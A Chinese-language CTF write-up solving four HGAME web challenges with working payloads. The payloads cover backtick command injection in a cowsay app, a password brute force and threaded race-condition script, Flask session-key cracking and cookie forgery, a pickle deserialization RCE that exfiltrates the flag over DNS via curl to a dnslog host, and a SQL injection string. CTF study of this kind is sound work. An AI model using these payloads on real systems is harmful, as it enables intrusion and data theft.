
HgameWeek2

Web

1.What the cow say?

反引号命令执行。

```
`ls /`
```




Cowsay What?

cowsay:


```
 _______________________________________
/ app bin boot dev etc flag_is_here home \
| lib lib64 media mnt opt proc root run  |
\ sbin srv sys tmp usr var               /
 ---------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

```
`ls /fl*`
```




```
 _____________
< flag_c0w54y >
 -------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

```
`tac /fl*/fl*`
```



```
 _________________________________________
/ hgame{C0wsay_be_c4re_aB0ut_ComMand_Inje \
\ cti0n}                                  /
 -----------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

2.Select More Courses



用户登录

教学管理服务平台

用户名

ma5hr00m

密码

请输入密码


系统提示

1. 当前密码安全等级太低，请勿使用常见密码
2. 已选学分不能高于学分上限，可通过提交“扩学分申请”提高学分上限
3. 为方便广大师生寻找遗失物件，系统新增“失物查询”板块，不需要登录即可使用

首先弱口令爆破，爆破结果qwert123成功登录。

对expand模块进行多线程爆破

```
import requests
import json
import threading

headers = {
    'Cookie':
'session=MTcwNzg4MTQzOXxEWDhFQVFMX2dBQUJFQUVRQUFBcV80QUFBUVp6ZEhKcGJtY01DZ0FJZFhObGNtNWhiV1VHYzNSeWFXNW5EQW9BQ0cxaE5XaHlNREJ0fKnEM_B5O_z328aUHJMv4o82p4-30q0UnOo01edqdMgZ',
    'Content-Type': 'application/json'
}

url = "http://106.14.57.14:31243/api/expand"

datas = {
    'username': 'ma5hr00m'
}

def make_request(data):
    try:
        r = requests.post(url=url, headers=headers, data=json.dumps(data))
        r.raise_for_status()
        print(r.text)
    except Exception as e:
        print(str(e))

threads = []
for _ in range(200):
    t = threading.Thread(target=make_request, args=(datas,))
    t.start()
    threads.append(t)

for t in threads:
    t.join()
```



帮阿菇选到“创业管理”，阿菇会给你奖励！

2023-2024 学年 2 学期 第2轮 **本学期选课要求**总学分最低 16 最高 49 已选 36

(Axxxxxxx) 创业管理 - 2.0 学分 状态： 未选

课程名称	课程性质	上课时间	教学地点	已选/容量	操作
创业管理	创业基础	周五1-3节	12教000	未满	选课

106.14.57.14:31243

谢谢啦！这是给你的礼物：
hgame{5ak_p45sW0rD_&_r4Ce_c0nDiT10n}

□ 不允许 106.14.57.14:31243 再次向您提示

3.myflask

获取题目源代码

```
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)
```


```
@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

```
currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
app.config['SECRET_KEY'] = currentTime
print(currentTime)
```

通过代码可知，程序的secret_key设置为了当前时间的字符串，我们可以获取现在的时间，比如现在的时间为30000，然后设置一个20000-40000的字典对密钥进行爆破。

payload：

```
flask-unsign -u -c
eyJ1c2VybmFtZSI6Imd1ZXN0In0.Zcw3ng.NWSfB5nHS39XUGaSNzy5Ez7_p5c -w key.txt
```




```
D:\ctf刷题\web>flask-unsign -u -c eyJ1c2VybmFtZSI6Imd1ZXN0In0.Zcw3ng.NWSfB5nHS39XUGaSNzy5Ez7_p5c -w key.txt
[*] Session decodes to: {'username': 'guest'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 14720 attempts
'114613'
```


接下来，伪造admin

payload：

```
flask-unsign --sign --cookie "{'username':'admin'}" --secret '114613'
```




```
D:\ctf刷题\web>flask-unsign --sign --cookie "{'username':'admin'}" --secret '114613'
eyJ1c2VybmFtZSI6ImFkbWluIn0.Zcw5EA.z3wDWhRsiA_OxHMHDmIDESxpwS0
```



```
GET /flag HTTP/1.1
Host: 106.14.57.14:32641
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=eyJ1c2VybmFtZSI6ImFkbWluIn0.Zcw5EA.z3wDWhRsiA_OxHMHDmIDESxpwS0
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.11.7
Date: Wed, 14 Feb 2024 03:57:38 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 17
Vary: Cookie
Connection: close

You are admin now
```




```
if session['username'] == 'admin':
    pickle_data=base64.b64decode(request.form.get('pickle_data'))
    # Tips: Here try to trigger RCE
    userdata=pickle.loads(pickle_data)
    return userdata
else:
    return 'Access Denied'
```

接下来就是pickle反序列化。

参考文章

payload:

```
import pickle
import base64
opcode = b'''cos
system
(S'curl `whoami`.a4o1gt.dnslog.cn'
tR.'''
#pickle.loads(opcode)
print(base64.b64encode(opcode))

#Y29zCnN5c3RlbQooUydjdXJsIGB3aG9hbWlgLmE0bzFndC5kbnNsb2cuY24nCnRSLg==
```




a4o1gt.dnslog.cn

DNS Query Record	IP Address	Created Time
root.a4o1gt.dnslog.cn	47.117.220.101	2024-02-14 12:03:56
root.a4o1gt.dnslog.cn	47.117.220.101	2024-02-14 12:03:55

测试成功

接下来获取flag

```python
import pickle
import base64
opcode = b'''cos
system
(S'curl `cat /f*`.a4o1gt.dnslog.cn'
tR.'''
#pickle.loads(opcode)
print(base64.b64encode(opcode))
# Y29zCnN5c3RlbQooUydjdXJsIGBjYXQgL2YqYC5hNG8xZ3QuZG5zbG9nLmNuJwp0Ui4=
```




a4o1gt.dnslog.cn

DNS Query Record	IP Address	Created Time
hgame44c22a12f904f5f52475e135f74828e8dcb6fd41.a4o1gt.dnslog.cn	47.117.220.97	2024-02-14 12:06:24

4.search4member

下载题目源代码。

在SearchController.java中发现SQL语句。




```java
if (keyword != null & !keyword.equals("")) {
    String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
    DataSource dataSource = dbManager.getDataSource();
    Statement statement = dataSource.getConnection().createStatement();
    ResultSet resultSet = statement.executeQuery(sql);
```

这里可以通过闭合，完成sql注入

payload：

```
' and 1=1 --+
```



result

Eric : 渗透 / 人工智能 / 北师大博士在读 : https://3riccc.github.io

陈斩仙 : 什么都不会 / 咸鱼研究生 / 安恒、长亭 / SJTU : https://mxgcccc4.github.io/

逆风 : 13 级菜鸡 / 大数据打杂 : https://github.com/deadwind4


Edward_L : 13 级 HDUISA 会长 / Web 安全 / 华为安全部门 / 二进制安全，fuzz，符号执行方向研究 : #

lightless : Web 安全 / 安全工程师 / 半吊子开发 / 半吊子安全研究 : https://lightless.me/

Ahlaman : 14 级网安协会副会长 / 无线安全 : #

